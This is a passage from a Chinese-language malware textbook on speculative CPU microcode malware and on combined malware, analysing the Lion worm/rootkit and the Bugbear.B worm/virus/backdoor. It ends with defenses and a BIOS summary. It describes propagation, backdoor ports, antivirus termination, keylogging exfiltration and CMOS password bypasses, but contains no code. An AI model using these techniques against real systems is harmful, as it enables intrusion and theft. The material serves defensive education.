除了个人研究人员和爱好者，另外一个可以导致恶意微代码的场景是国家引导的大规模研究计划，由逆向工程师针对其表及对手展开。假设你管理着一个国家，并且这个国家的军事对手特别依赖于信息技术发动战争。敌人的坦克、军舰和飞机包括十几个或更多的 CPU，用这些 CPU 控制和调整其活动，甚至他们的部队也采用耐用的计算机来加强其战斗力。现在，再假设你有几百亿美元的国防预算。对于研究各种计算机战争策略来闯入，甚至接管敌人的计算机基础设施，而无需在战场上损失一枪一弹，难道没有重要意义吗？使用几千万美元，这只是你那大量的国防预算的一小部分，可以对如何攻击不仅仅是操作系统软件，还有 CPU 微代码进行详细分析。按照各种研究报告，全世界的多个政府采取了重要的计算机战争研究计划[9]。我们确实不知道他们是否采用了恶意微代码，但这是非常可能的。如果你准备攻击对手的 IT 基础设施，或许即使只是 CPU 微代码，你也仿佛扼住了他的咽喉。

第 3 种导致恶意微代码的情形是在加密执行保护微代码更新文件中潜在的一个错误。好的加密是出了名的难以完全获得，尤其是所有权，没有获得任何详细公开审查的秘密加

密方案。软件提供商通常很少在加密程序中犯错，允许坏家伙窃取数据或是密钥，直到软件加上补丁程序。如果一个 CPU 制造商在微代码保护程序中犯了一个类似的错误又会如何呢？如果某个组织发现了这个错误，他们或许可以利用它创建恶意微代码。

当然，这 3 种情况并不是相互独立的。一个有潜力的年轻爱好者可能在 CPU Malware 加密方案中发现一个简单，但具有灾难性的错误并将这一发现公布出来，这个国家的大量计算机军事研究于是可以使用这些简单的发现进入到 CPU 内部更深层并分别打开整个系统。在某次未来战争到来之前，伪造的微代码可能在战场或在 Internet 上起到作用。

防御 Malware

不要担心，高兴点儿！

——Bobby McFerrin 在 1988 年的畅销歌曲，歌名就是这句话

鉴于实现微代码攻击的困难性，而且至今为止各处还很少使用，这里还没有为你提供许多用于对付此类攻击的防御措施。当然，可以扫描标题来检查周围是否发现了这样的攻击。由于创建这类 Malware 的复杂性和这样的攻击所造成的危害，这样一个包含微代码的主要攻击一旦被检测到，很可能产生重要的头条新闻。这样的新闻报道之后，受影响的主板和 CPU 制造商很可能发布新的更新文件，这对如何恢复最初的 BIOS 映像具有直接指导作用，这样一来你可以启动自己的计算机，并下载一个具有防止 Malware 重新设置代码的 BIOS 更新文件。防病毒软件提供商当然也会介入，发布特定的防病毒签名，并查找 Malware BIOS 映像或你的硬盘文件内部那些令人讨厌的微代码，希望能够检测到它们并在其可以安装之前将其删除。

尽管如此，除了保持清醒并关注新闻，你还可以研究如何重置主板的 BIOS，而且应该经常做这样检查。不过，要小心检查这些功能！如果你没有进行恰当地重置，就可能会破坏主板或者另外致使系统瘫痪，直到你修复硬件故障。因此，正如我们在本章前面所讨论的，我已经下载并打印了一些来自主板制造商的可靠的 BIOS 重置说明，以备在需要时使用。我已经将它们放在桌子旁的一个文件夹中，标明“只有在绝对危急的情况下使用”。

此外，我们在这部分讨论到的所有这些 Malware 微代码情况都是非常可能的。到写这本书时为止，各种微代码实现看起来都是安全的，它们建立在安全设计的基础上。但是并没有事实证明，非常聪明的 CPU 制造商实行了保护方案。所以现在看来，我们是安全的。这样，我希望你的感觉能好一些。

9.3 组合 Malware

Dr. Egon Spengler: 不要穿过那些河流。

Dr. Peter Venkman: 为什么?

Dr. Egon Spengler: 那样不好。

Dr. Peter Venkman: 我对好或坏的事情不是很清楚, 你所说的“坏”是指什么?

Dr. Egon Spengler: 试想一下, 所有的生命都像你知道的一样, 它不再平衡, 你身体里的每个分子都以光速炸开

——1984年, 电影《Ghost Busters》中的对白

我们已经看到 Malware 可以侵入的各个层次, 其范围从应用层到核心层, 甚至潜在地包含 CPU 本身的微代码。我们也目睹了各种恶意代码繁殖机制, 以病毒或蠕虫的形式实现, 还有如恶意移动代码之类的其他形式。在这一章的前面, 我们采用一个被包围的村庄和城堡作为类比, 举例说明这些不同的层次。在那个类比中, 当然也贯穿于我们整个这本书中, 我们采用逐个分析的方法描述 Malware 的性能。为了详细说明这些威胁, 我们逐个探究每一种 Malware, 每章针对一种 Malware 类型。但是在这个对单纯的 Malware 类型的讨论中, 存在一个我们过去提到过的潜流, 现在需要重点研究一下。

随着 Malware 的演化, 我们渐渐看到包含各种不同 Malware 类型的特征的一些范例都组合到一个攻击中。入侵者闯入村庄, 渡过护城河, 并攻占了城堡, 所有事情几乎同时完成。此外, 他们还利用交叉感染策略, 单独的一个 Malware 可以通过病毒、蠕虫和移动代码携带者传播, 而且是同时完成的, 这个组合 Malware 让那些坏家伙发起更具破坏力的攻击。的确, 在这一章前面部分讨论过的 Malware 微代码威胁可能很久以后才会出现, 但是组合 Malware 威胁却是一个当前存在的现实问题。尽管组合 Malware 不会真正使你的计算机立即瘫痪, 但它确实会使你在防御这些攻击时所面临的困难增加。

为了理解我们在 Malware 组合体中面临的威胁, 回顾一下我们在这本书中的各种策略, 它们如同一块块的积木。我们讨论了许多不同 Malware 的特征, 包括多态代码 (第2章)、高效蠕虫 (第3章)、通过无形的浏览器与攻击者通信 (第6章)、在很好的伪装下的控制文件系统 (第7章), 以及内核操作 (第8章) 等。现在, 我们需要做好准备, 选出这些积木中最具威胁的恶意代码范例, 把它们组合到一起组成一个单独的 Malware 包。

坏家伙们为什么要创建组合 Malware 呢? 首先, 组合后的 Malware 用在他们的攻击中更加有效, 可以将其中不同类型恶意代码的优点集中在其中。此外, 具有更多诡计, 更好地装备组合 Malware 工具可以完全击败保护我们系统的防御措施。或许你为了防御某种恶

意代码而做了充分的准备，强化了自己的计算机，例如为了对付病毒。但是对于其他恶意代码没有充分的准备，例如内核模式 RootKit。因此组合 Malware，由于将大量不同的技术组合到一起，比起使用单独一种 Malware 范例，对于找到你的防御系统的某个漏洞而言有了更大的机会。同样在 Malware 开发人员的眼中，组合 Malware 更是研究的热门与前沿，也因此更加有趣。Malware 开发人员经常尝试创新，为了智力上的满足，也为受害者付出代价或是因为能令其声名狼藉而兴奋不已。我们已经注意过 Malware 开发人员编写的 Internet relay chat 中的讨论，“蠕虫？这里确实是，但这是一个通过蠕虫传播的核心模块吗？现在，这个课题是新生的，也是非常有趣的。”不幸的是，尽管我们周围还没有看到过这个特别的组合，但这样一个组合 Malware 的产生，也只不过是时间早晚的问题。

为了实现组合恶意代码的效力，攻击者甚至不需要为这种 Malware 的每个部分编写新的代码。取而代之，他们可以借助于已经存在的 Malware 中的代码，将其整合到最新的产品中。例如，通过组合其他开发人员的 RootKit 或是内核修改代码，一个蠕虫的编写者可以创造出一个令人更加厌恶的蠕虫。所有的组件都是现成的，这里只需实现将各部分组合到一起，实现某个 Malware 系统综合的过程。为了探究那些坏家伙们如何横跨不同 Malware 类型的领域创造出更具威胁的攻击，我们将从两个组合 Malware 的实例入手进行详细研究，即 Lion 和 Bugbear.B。它们中的每一种都将不同的 Malware 策略组合到一起，加强所造成的破坏力，这可以为我们理解组合 Malware 工具提供线索。

9.3.1 Lion: Linux 中蠕虫/RootKit 组合

正如我们在第 3 章中看到的，对于迅速地传播代码，蠕虫是有力的携带者。在第 7 章和第 8 章中，我们讨论过 RootKit 如何使攻击者控制操作系统组件。如果有人将蠕虫和 RootKit 组合，在组合 Malware 中同时具有两者的能力又会如何呢？根据 2001 年 3 月发布的一个 worm/RootKit 组合软件，我们可以看到可能产生的破坏，这个组合产品是由一个自称为“Lion”的 Malware 开发人员编写的。Lion 用自己的名字为其 Malware 作品命名，所以称之为“Lion 蠕虫”。有些时候，这种 Malware 被称为“LiOn”或“Li0n”，在这里用 1 和 0 替换了 I 和 O。尽管在 2001 年发现 Lion 不仅仅是共享蠕虫，但是假若在蠕虫的有效载荷内部绑定一个用户模式的 RootKit。然后以存在漏洞的 Linux 系统为攻击目标，就会使得 Lino 具有特殊的破坏性。

流行的白帽子安全网站 www.whitehats.com 的所有者和工作者 Max Vision 采访了 Lion 的开发人员，他宣称在设计自己的作品时头脑中具有一个政治目的。Lion 宣称自己是中国黑客组织中的一员，设计这样一个 Malware 是为了强调对日本公立中小学历史课中涉及中日关系部分的不满。你看到了，Lion 发布自己的 Malware 作为攻击，就是说为了政治观点进行攻击，想要惩罚日本学校在历史课程中的假设曲解。但是在 Malware 传播过程中，政

治观点完全丧失了。首先, Malware 中并没有内建的指示说明其具有政治目的, 也根本从未提到过这个假设的目的。而且, 蠕虫的目标引擎并没有把重点放在某个方面, 攻击目标不是日本组织, 也不是教育机构。它传播到任何类型的计算机上, 不管位置和所有者。事实上, 惟一与该 Malware 有关的政治因素就是在后来的采访中作者提到的自己的目的。当然, 在这个特别的政治问题上我不持某种立场。但是我深信, 为了显示自己在政治上的不满, 而在全球释放这样的 Malware 来破坏数千台无辜的计算机并不是一种负责任的方式。

先不管 Lion 的政治措辞, 这个代码的技术方面是相当有趣的。这个 Malware 的作者至少发布了 3 种 Lion 的变体, 每一种都做了细微的修改。我们将把研究的重点放在 Lion 的第 1 种形式, 因为它体现了组合 Malware 最重要的特征, 将蠕虫和用户模式 RootKit 组合起来。之后发布的两个 Lion 抛开 RootKit, 将 Lion 变成另一种乱运行的蠕虫。

第 1 个 Lion 的技术细节如图 9-9 所示, 其中使用了我们在第 3 章中遇到的全部蠕虫结构。正如你可以看到的, 首先 Lion 是一个蠕虫。在创造这个蠕虫时, 开发人员更像一个系统的组合者, 而不仅仅是一个新软件的开发人员。Lion 的创建是将从许多其他开发人员那里借来的代码组合到一起, 还有对自定义代码的某些组合, 即将这些代码组合到一起。观察 Lion 的内部, 我们就会发现其作者从 2001 年 1 月发布的 Ramen 蠕虫, 2001 年 2 月 Last Stage of Delirium 发布的缓冲区溢出攻击, 以及 2000 年中期发布的 T0rnKit RootKit 中借用了代码。将所有这些元素组合起来, Lion 组合 Malware 诞生了。



图 9-9 剖析 Lion 组合 Malware: 一个蠕虫和 RootKit 的组合

Lion 蠕虫的弹头使用了未加修改的 Linux 计算机, 在 Berkeley Internet Name Domain (BIND) 服务器上有一个缓冲溢出攻击, 这是 DNS 服务器的一种流行的实现形式。这个非常普通的 DNS 服务器的旧版形式受到攻击, 这使得攻击者通过小心地发送信息包来接管系统。使用 BIND, 蠕虫在受害计算机上激活基于文本的 Lynx Web 浏览器。利用 Lynx, 蠕虫聚焦于受害计算机, 从中国的一个 Web 服务器上获取一个完整版的蠕虫代码。正如你可能期望的一样, 借助于中国的一个 Web 站点在整个 Internet 上分发 Malware 只是这种形式的 Lion 的一小部分。一旦这个 Web 站点瘫痪, 第 1 版和第 2 版的 Lion 立即失去作用, 因为蠕虫部分不能下载代码。第 3 种 Lion 弥补了这点限制, 即通过从之前侵入的计算机系统下

载蠕虫代码到新的受害计算机，从而使得蠕虫更具生命力。对于所有这 3 种 Lion，蠕虫代码加载到受害计算机上之后，将选择一个随机的 B 类地址空间并开始扫描，查找更多的 DNS 服务器感染。

到现在，我们都在相当标准的蠕虫范围内讨论。可是，检查一下有效荷载，它使得 Lion 成为组合 Malware 的一个实例。蠕虫的一个最具威胁的组件是其包含的 T0rnkit，这是一个以 Linux 系统为目标的用户模式 RootKit。T0rnkit 由一个叫做“T0rn”的开发人员编写，它替换各种操作系统二进制可执行文件，在系统中为攻击者提供后门通道和隐藏功能。与我们在第 7 章中讨论的其兄弟版本 LRK 和 URK 一样，T0rnkit 包括如下多种改变系统的替换程序。

- ✎ 替换版本 ls, du 和 find，隐藏 worm 和 RootKit 植入的文件。
- ✎ 改变后的 netstat 命令，用来隐藏蠕虫使用的 TCP 和 UDP 端口。
- ✎ 改进的 ifconfig 来隐藏混合模式的嗅探器。
- ✎ 改进的 top 和 ps 命令，用于不显示运行在受害计算机上攻击者的程序。
- ✎ 替换 telnetd, fingerd 和 sshd 服务器，包含 root 级的命令行解释器后门，攻击者用其实现远程访问。
- ✎ 一个后门命令行解释器监听器，配置成运行在 TCP 端口 33567 和 60008 上。

在其攻击和有效荷载部分，Lion 包含了大量的根级后门监听程序，通过 Lion 借用的大段的不同代码激活。表 9-3 举例说明了内建于 Lion 中的 6 种不同的远程访问后门，以及作用于每种后门的有用工具。当然，有了这 6 种不同的后门机制或许够了。尽管如此，如果任何一个或更多这样的端口被防火墙过滤掉，则攻击者还有机会在一个不同的端口发起一个通向后门的连接。

表 9-3 Lion 后门及其代码的来源

端 口	后门类型	代码来源
TCP 23	Telnet 服务器	T0rnkit 中的 Telnetd 替换程序
TCP 1008	Shell 监听器	LSD 的 BIND exploit
TCP 2555	Shell 监听器	T0rnkit 中的 Fingerd 替换程序
TCP 33567	Shell 监听器	包含在 T0rnkit 中的命令行解释器监听程序
TCP 33568	安全 Shell 监听器	T0rnkit 中的 Sshd 替换程序
TCP 60008	Shell 监听器	包含在 T0rnkit 中的命令行解释器监听程序

在 Lion 中，与这些后门监听程序关联的每个端口都通过用 T0rnki 修改 netstat 来隐藏自身。清除大多数蠕虫是一件非常直截了当的操作，并且删除或恢复由蠕虫植入的少数文件，然而有一个内建的 RootKit 的第 1 个 Lion 版本却不同。通过改变操作系统本身并为

攻击者提供对受害计算机的远程根级访问，恢复 Lion 是一件相当复杂的操作。受害计算机必须恢复 10 个不同的 RootKit 替换程序，还要删除 12 个其他文件。这些文件位于/dev、/tmp 和/etc 目录下，与 RootKit 本身的配置相关联。

当 Lion 首先发布时，大多数系统管理员只是简单地修改来恢复系统，而不是手动删除 Lion 的每一个最近的痕迹，这个过程可能需要几个小时的努力。考虑到这个感染后清除的困难性，我们即可理解由 Lion 组合 Malware 造成的破坏性的增强。为了使得这个清除过程的更加容易，Bill Stearns 发布了一个非常有用的 Lion 清除脚本，称为“lionfind”，可以在 www.stearns.org 站点免费下载这个脚本程序。

9.3.2 Bugbear: Windows 中蠕虫/病毒/后门的组合

尽管 Lion 在 2001 年对 10 000 多台 Linux 计算机造成破坏，但它只是将一些先前发布的攻击工具组合成一个工具包。现在让我们将注意力转向基于 Windows 的组合 Malware 范例，它比 Lion 要独特得多。特别是我们将看到一个于 2003 年 6 月发布，称为“Bugbear.B”的极其恶劣的组合 Malware[11]。在 2002 年 9 月发布的早期的 Bugbear.A 的基础上，Bugbear.B 是一个包含大量改进的更新版本。Bugbear.B 发布还不到 1 个月，这个家族就诞生了 Bugbear.C，在将来还可能出现更多后继者。尽管如此，你应该把重点放在到这时为止这个家族中特点最完整的成员 Bugbear.B 上。作为 Lion，Bugbear.B 的基本传播机制是蠕虫，但又不仅仅是一个蠕虫。Bugbear.B 利用组合 Malware 技术，将蠕虫的功能和病毒及后门技术相组合，如图 9-10 所示。



图 9-10 Bugbear.B 组合 Malware: 一个蠕虫、病毒和后门的组合产物

Bugbear.B 的传播使用位于弹头的两种人们所熟悉并经得起时间考验的蠕虫传播技术，即大量的 E-mail 和文件共享。在某些受害计算机上，Bugbear.B 作为一个 E-mail 附件进入系统，要求用户单击附件文件来执行蠕虫代码。蠕虫的可执行代码以 .PIF、.SCR，或 .EXE 作为后缀，这些代码都可能包含 Windows 上的可执行程序。蠕虫创建的 E-mail 的主题是从构建在蠕虫代码内部的 40 多个备选项中随机选出的，包括如下这些吸引人的部分。

- ✎ Hello!
- ✎ Membership Confirmation。
- ✎ Interesting。
- ✎ Get a FREE Gift。
- ✎ Bad news。
- ✎ Fantastic。
- ✎ SCAM Alert!

其中有一个看起来非常糟糕，好像是垃圾邮件。（你挑选过以“Get a FREE Gift”为主题的 E-mail 吗？）然而，其他看起来可能是合法的 E-mail，例如将“Interesting”或“Bad news”作为主题。通过从这些不同的信息改变主题。Bugbear.B 的作者正在试图避开垃圾邮件检测功能，用同样的题目查找许多 E-mail 信息，同时用看起来并无恶意的 E-mail 题目欺骗潜在的受害计算机。就蠕虫通过 E-mail 传播而言，这是一个相当隐秘，而且变得日益流行的技术。另外，Bugbear.B 包括两种不同的开发技术使附件运行，即使它只是在 Microsoft Outlook 中进行预览，其中用到了我们在第 4 章中讨论过的 E-mail 和浏览器脚本技术的变种。如果受害计算机的 Outlook 邮件阅读器最近修补过，它就不会自动执行附件文件，从而严格限制感染的速度。

作为 E-mail 传播的一个选择，Bugbear.B 还有另外一种传播机制进行伪装。一旦安装到一台受害计算机上，它将搜索网络上可访问的共享分区，这些被搜索到的计算机将成为潜在受害者。如果 Bugbear.B 找到一个可访问的网络共享分区，则贪婪地覆盖受害计算机上的启动文件和目录，将自身嵌入到 Windows 98 中的 C:\Windows\Start Menu\Programs\Startup 文件夹和 Windows 2000/XP/2003 中的 C:\Documents and Settings\username\Start Menu\Programs\Startup 目录。借助于这些机制，Bugbear.B 可以确保自己的可执行文件在启动时激活。

使用 E-mail 和文件共享，Bugbear.B 将其弹头和感染机制组合到一起。它并不需要扫描易受攻击的系统，而只是从当前受害计算机的 E-mail 地址簿中选择新的攻击目标，还有一些通过已被感染计算机的网络邻居获得的文件共享分区。跳过扫描阶段，蠕虫将工作得更快。安装到受害计算机之后，Bugbear.B 在本地硬盘中查找一般用于对 E-mail 信息和地址簿进行存档的文件，包括任何以 .DBX、.EML、.MBX、.MMF、.NCH、.ODS，以及 .TBB 作为后缀的文件。找到所有带有这种后缀的文件后，Bugbear 就从这些文件中获得了用做它发送邮件的新目标的 E-mail 地址。

配备有一个目标计算机 E-mail 地址的列表，蠕虫通过将自己作为一个 E-mail 信息中的附件，并发送到这些新的攻击目标实现传播。通过一个有趣的修改，蠕虫隐瞒源 E-mail 地址，伪装成最近获得的地址列表中的某个地址。通过这种方式，蠕虫造就了一个完全无辜

的旁观者。因为看起来似乎是这些无辜者先被蠕虫感染了,然后通过 E-mail 传播这些蠕虫。新的受害计算机可能收到一封声称来自某个计算机(无辜旁观者)的含有蠕虫的 E-mail,而事实上这台计算机还没有感染 Bugbear.B 蠕虫。新的受害计算机和无辜的旁观者只是不幸的共同拥有了这样一个特性,即他们的地址在同一个人的 E-mail 地址簿中,而蠕虫又截获了这个地址簿。

为了提高其避免检测和滤除的几率, Bugbear.B 改变自己在 E-mail 中用到的附件的名字,可以从 13 个不同的备选项中选出一个。除了这些准备好的名字,蠕虫有时随机地从受害计算机中选择一个文件名用做其附件的名字。通过改变文件名和 E-mail 的主题,蠕虫的作者在蠕虫的 E-mail 组件中使用了一些非常罕见的多态技术。

虽然 Bugbear.B 的蠕虫组件非常具有攻击性,但并没有包括什么新的技术。Bugbear.B 中比较新的东西是它的有效荷载部分,它真正体现了它作为组合 Malware 的方面,其中除了使用到我们已经讨论过的蠕虫的传播技术以外,还使用了病毒和后门技术。当我思考 Bugbear.B 有效荷载的不同性能时,我意识到 Malware 作者加入了他能想到一切。除了 kitchen sink,可能 kitchen sink 会组合到未来发布的 Bugbear 中。

Bugbear.B 有效荷载的一个特别让人讨厌的组件是运行在受害计算机上以安全防御为攻击目标的软件。在安装和之后的 20 秒, Bugbear.B 列出这台计算机上正在运行的所有进程。如果它通过管理员组中的一个账号安装,则其将查找与流行的抗病毒程序和个人防火墙软件有关的那些进程并中止它们,从而使受害计算机的防火墙和抗病毒防御策略失效。50 多个不同的抗病毒软件和个人防火墙都是攻击的目标,其中还包括市场上最流行的一些防御工具。没有了麻烦的防火墙挡路, Bugbear.B 可以完全控制受害计算机,感染其系统。同样使个人防火墙失效,这个 Malware 可以通过不受阻碍的网络通信。

使得受害计算机上的所有抗病毒软件和个人防火墙失效之后, Bugbear.B 蔓延到整个文件系统中,它利用病毒技术将自己粘附到这台计算机上已经安装的软件上。特别地,这个工具以常用在 Windows 计算机上的许多流程序为目标,例如 Internet 浏览器、聊天程序、音频和视频播放器,以及压缩程序和点对点文件共享机制等。下面的列表包括了 Bugbear.B 感染的一些可执行文件。

- ✎ \Acdsee32\Acdsee32.exe。
- ✎ \Adobe\Acrobat 4.0\Reader\Acrord32.exe。
- ✎ \Adobe\Acrobat5.0\Reader\Acrord32.exe。
- ✎ \Aim95\Aim.exe。
- ✎ \Cuteftp\Cutftp32.exe。
- ✎ \Dap\Dap.exe。
- ✎ \Far\Far.exe。

- ✎ \Icq\Icq.exe。
- ✎ \Internet explorer\Iexplore.exe。
- ✎ \Kazaa\Kazaa.exe。
- ✎ \Lavasoft\Ad-aware 6\Ad-aware.exe。
- ✎ \Msn messenger\Msnmsg.exe。
- ✎ \Windows\notepad.exe。
- ✎ \Outlook express\Msimn.exe。
- ✎ \Quicktime\Quicktimeplayer.exe。
- ✎ \Real\Realplayer\Realplay.exe。
- ✎ \Windows\Regedit.exe。
- ✎ \Streamcast\Morpheus\Morpheus.exe。
- ✎ \Trillian\Trillian.exe。
- ✎ \Winamp\Winamp.exe。
- ✎ \Windows media player\Mplayer2.exe。
- ✎ \Windows\Winhelp.exe。
- ✎ \Winrar\Winrar.exe。
- ✎ \Winzip\Winzip32.exe。
- ✎ \Ws_ftp\Ws_ftp95.exe。
- ✎ \Zone labs\Zonealarm\Zonealarm.exe。

检查这个列表，你多久使用一次任何一个这样的程序呢？我每天都在自己的计算机上使用其中的多个程序。即使你找到了 Bugbear.B 并能够卸载它，下次你运行任何一个这样的程序时，这个 Malware 会自己重新安装到系统中。只有使用一个尚未被 Bugbear.B 破坏的抗病毒工具清理每个单独的文件，才能完全删除 Bugbear.B，Bugbear.B 之后发布的抗病毒工具的更新文件包含了在感染 Bugbear.B 的计算机上不关闭的特别机制。正如你可能所想到的那样，粘附到这些文件上的病毒代码是多态的，每次运行时都会改变自身的代码，其中用到了第 2 章和第 3 章中讨论过的多态代码技术。

Bugbear.B 另外一个不是这么迷人的方面是其按键记录，受害计算机上的用户每次在键盘上操作时，Bugbear.B 都把按键记录到一个本地文件中。这个记录的按键操作包括键入字符处理文档、E-mail，甚至是口令提示的字符。这个按键记录为坏家伙发现隐藏的资源信息提供了帮助。然而，这些按键记录只是在攻击者拥有后才有用处。所以，每 2 个小时，Bugbear.B 都会对这些按键记录进行加密，并以 E-mail 的形式将其发送给那个坏家伙。

当然，这些口令只有当攻击者可以访问受害计算机时才有用，Bugbear.B 通过包含一个后门实现这个远程访问。在 TCP 端口 1080 进行监听的后门接收攻击者通过网络发送的命

令，攻击者利用一个特定的 Bugbear.B GUI 访问后门。后门还包含大量的功能，例如允许攻击者查找、编辑、执行，或删除文件，以及列出或中止进程，并列出按键记录收集到的口令，这些功能是所有攻击者从后门完全实现对系统的远程控制所需要的。Bugbear.B 内部还包含一个监听 TCP 的 80 端口的 Web 服务器，它将受害计算机的文件系统提供给任何一台有 Web 浏览器的计算机。通过在受害计算机的 IP 地址上用浏览器查看，攻击者可以看到整个文件系统。

但这并不是全部！当一个新的 Malware 发布出来，往往会有我们以前看到过的组件，例如 Bugbear.B 的 E-mail 收集和病毒技术。当我在自己的实验室里利用我们将在第 11 章中讨论到的方法分析这样一个程序时，我在想，“同样是旧的，还是旧的！”但是，有时一个包含了特征的新的 Malware 实例使我坐回到自己的椅子上安静下来，“天哪！”Bugbear.B 也在其有效荷载中包括了这样的一个特征。一旦 Bugbear.B 发现自己安装到一台受害计算机上时，就会检查那台计算机的域名。Malware 于是将受害计算机的域名和 1200 多个硬编码到蠕虫内部的银行域名进行比较。这个以财政机构为目标的列表相当庞大，包括全世界各个著名的银行。当它发现自己安装到一台属于某个银行的计算机（无论是在银行的内部网络，还是在远程计算机）上时，Bugbear.B 获得按键记录收集到的高速缓冲存储器口令，并对其加密，然后发送到 10 个硬编码到蠕虫的有效荷载中的 E-mail 地址中的一个。有了这个功能，Bugbear.B 成为首批以某个特定行业为攻击目标的蠕虫中的一员，在这里是财政部门。攻击者将这个蠕虫发布到整个 Internet 上的每个主机，然后等待银行系统开始将他们的口令发送给攻击者。攻击者于是可以使用这些口令访问受害计算机系统，通过其常规的前沿安全防线，或者通过远程的后门。

通过将这些特征组合成一个紧密的包，Bugbear.B 包括了我们迄今为止所见到的一个特征最全面的有效荷载。这是组合 Malware 的一个经典实例，也是一个我们在未来将会面临的 Malware 威胁的预示。

9.3.3 并不是全部

狮子、老虎和熊，天哪！

——1939 年，电影《奥兹的魔法师》（*The Wizard of Oz*）中的歌词

不幸的是，Lion 和 Bugbear 只是我们将在未来几年将要经历的大量组合 Malware 战斗中的开端。到现在为止，攻击者只是将 RootKit、后门和病毒技术组合到蠕虫中。在不远的将来，我完全相信可以看到内核模式的 RootKit 也能够组合到蠕虫中。后门、RootKit 和内核的控制本身的威胁已经确实令人不安了，但是包含了所有这些功能或更多的组合 Malware 威胁将真正检验我们的防御系统。

9.3.4 防御 Malware 组合体

你如何防御这些 Malware 组合体的攻击呢？正如你所想到的那样，所需的防御是对本书讨论过的所有其他防御技术的组合。所以正如我们在一章又一章中看到的，你必须确保在整个环境中使用了可靠的防病毒解决方案。加强你的系统配置，关闭不需要的服务并加强你的浏览器设置。保持为你的计算机添加补丁，并定期使用最新的配置。使用防火墙，基于网络 and 个人的，阻止那些没有详细说明了通信需要的交易。教育你的用户群，让他们理解什么是 Malware。并且如何避免运行不可靠的软件。使用文件完整性检查工具，查找在你的系统中的可以执行操作。

如果你读过这本书前面的章节，你应该非常熟悉这些单独的防御策略。每一种防御措施都可以对付组合 Malware 的一个或更多组件组合到一起，你的所有防御策略就可以联合对付组合 Malware 了。考虑一下你的各种防御策略，如同洋葱的每一层。一个组合 Malware 可能渗入到这个洋葱的一层或更多层，但是如果你坚持使用并配备了不同的防御层，则仍然是受保护的。这个分层的安全方法有时称为“深层防御”(*defense in depth*)，这是组合 Malware 的时代保护我们的系统所绝对必要的。

9.4 结论

我们在本书的前面章节讨论的各种 Malware 可能是更具威胁的恶意攻击软件的进身之阶。事实上，将来我们可能会遇到 BIOS Malware，甚至可能是 CPU 内部的恶意微代码。此外，某些坏家伙会将各种 Malware 技术组合起来创造出破坏性更大并且更难对付的 Malware 组合体。尽管 BIOS 和 Malware 微代码可能仅仅是一时的构想，但 Malware 组合体威胁确是事实，而且会在将来带来更大的破坏性。要继续关注接下来的 10 年中 Malware 演化的两个方向。Malware 演化的前 20 年中，我们已经看到了一些令人着迷的迂回和转折，而在将来的几年中，事情将变得更有意思。

尽管在这一章中我们已经看到了 Malware 演化的某些未来趋势，但我们并没有做什么。在下一章中，我们会把这本书的所有想法整理成几个 Malware 攻击的情景。每种情况都强调了我们需要采取的特定行为，以确保 Malware 不再破坏我们的计算机系统。

9.5 总结

正如我们在本书中看到的，Malware 利用多种机制进行传播，包括携带病毒、蠕虫，

以及移动代码。另外，不同的 Malware 实例在操作系统的不同层次上执行操作。许多特洛伊木马和后门运行在应用层，而用户模式 RootKit 替换操作系统的某些组件。内核模式 RootKit 则更加深入，它可以改变操作系统的中心部分，即内核本身。有的攻击可以更深层次地控制 BIOS 或 CPU。还有一些攻击者将各种 Malware 组合使用，实现组合 Malware，从而增强其破坏性。

一种更深层次上的 Malware 可以攻击计算机本身的 BIOS。BIOS 典型情况下用于启动系统和控制与硬件的交互作用，Malware 可以对其中的闪存进行故意破坏或加载恶意指令。CIH 或 Chernobyl 病毒破坏 BIOS，使系统无法启动，这样的拒绝服务式攻击旨在设置 BIOS Malware 的日期。然而，这些攻击的破坏性不仅如此。除了起码的服务拒绝，攻击者还可以更新 BIOS。这样一来，BIOS 就会加载一个恶意的内核，甚至在其加载的干净内核中进行修改。利用与 Linux BIOS 工程相关的某些技术，攻击者可以将 Malware 写入 BIOS，使其在下次系统启动时生效。

为了阻止操作你的 BIOS，你可以使用 CMOS 口令，包括一个开机口令和某些主板支持的有效超级用户口令。还有，如果设置了超级用户口令，BIOS Lock 特征将会阻止对 BIOS 的修改。尽管如此，攻击者仍然可以通过破译 CMOS 口令破坏该口令和 BIOS Lock 特征，可以使用供应商留下的后门口令，用一个特定的软件工具重新设置 CMOS，或者为系统 BIOS 物理设定硬件重置跳转。

除了破坏 BIOS，另外一种更深层的攻击形式是操作 CPU 内部的微代码。计算机程序被编译或解释成机器语言指令，例如 ADD 或 COMISS，以便反馈给 CPU 执行。对于一些更加复杂的机器语言指令，CPU 将复杂的任务转换为简单的几步，利用微代码描述这些简单的步骤。一个被称为“微程序”的微指令集合在 CPU 内部具体实现每个复杂的机器语言指令。

每个 CPU 都是用制造商默认的微代码硬编码的，但是，有时为了去除一个 bug 或增加新的特征，这些默认的微代码需要进行更新。现在的大部分 CPU 支持可更新微代码，它可以通过利用一个特定的内核模式驱动器运行的程序加载 CPU。然而微代码的更新不一定都固定在 CPU 内部，因此，它们需要在每次重启后重载。为了实现微代码更新文件的重载，计算机的 BIOS 在启动时会向 CPU 中嵌入一个新的微代码映像。管理员运行一个程序，在 BIOS 的闪存中加载微代码更新文件，然后在每次重启时可以应用。新的微代码更新文件会定期在制造商的 Web 站点上发布。

可更新的微代码设计用于修补 CPU 中出现的问题，出现在 1994 年 Intel 公司的 Pentium 处理器上的浮点问题说明了可更新微代码的经济需要。Intel 公司并没有创立可更新微代码的概念，但实现了这个思想，并将其用于从早期的 Pentium Pro 开始的所有 Pentium 处理器中。

Malware 微代码可以改变 CPU 运行的方式，从内部完全破坏计算机系统。通过配置 Malware 微代码更新文件，攻击者可以启动一个拒绝服务式攻击，使 CPU 瘫痪。Malware 微代码也能够激活加载到受害硬盘任何位置的后门程序。最后，Malware 微代码甚至可以绕过 CPU 中执行的所有安全控制，为攻击者提供一个后门通路。

要触发 Malware 微代码，攻击者可以执行一个崭新的机器语言指令，这个指令不包括在处理器的标准指令集中。或者，攻击者可以启动一系列不常见，但却合法的机器语言指令用来唤醒后门。另一个触发 Malware 微代码的可能性是依次访问特定的内存地址，一旦激活了 Malware 微代码的功能性，攻击者就将控制这台计算机。

Intel 公司已经公布了微代码更新文件头部的格式，BIOS 制造商于是可以将合适的加载到 CPU 中。48 位的头部包括一个版本号、日期和 CPU 类型，还有一个用于完整性验证的检测码。更新文件剩余的 2 000 个字节包括一个加密数据组件。为了避免攻击者破坏发布修改过的微代码，Intel 公司没有提供加密算法及密钥，或者编写更新微代码文件的语言。没有这些信息，微代码更新数据组件实际上是不透明的。

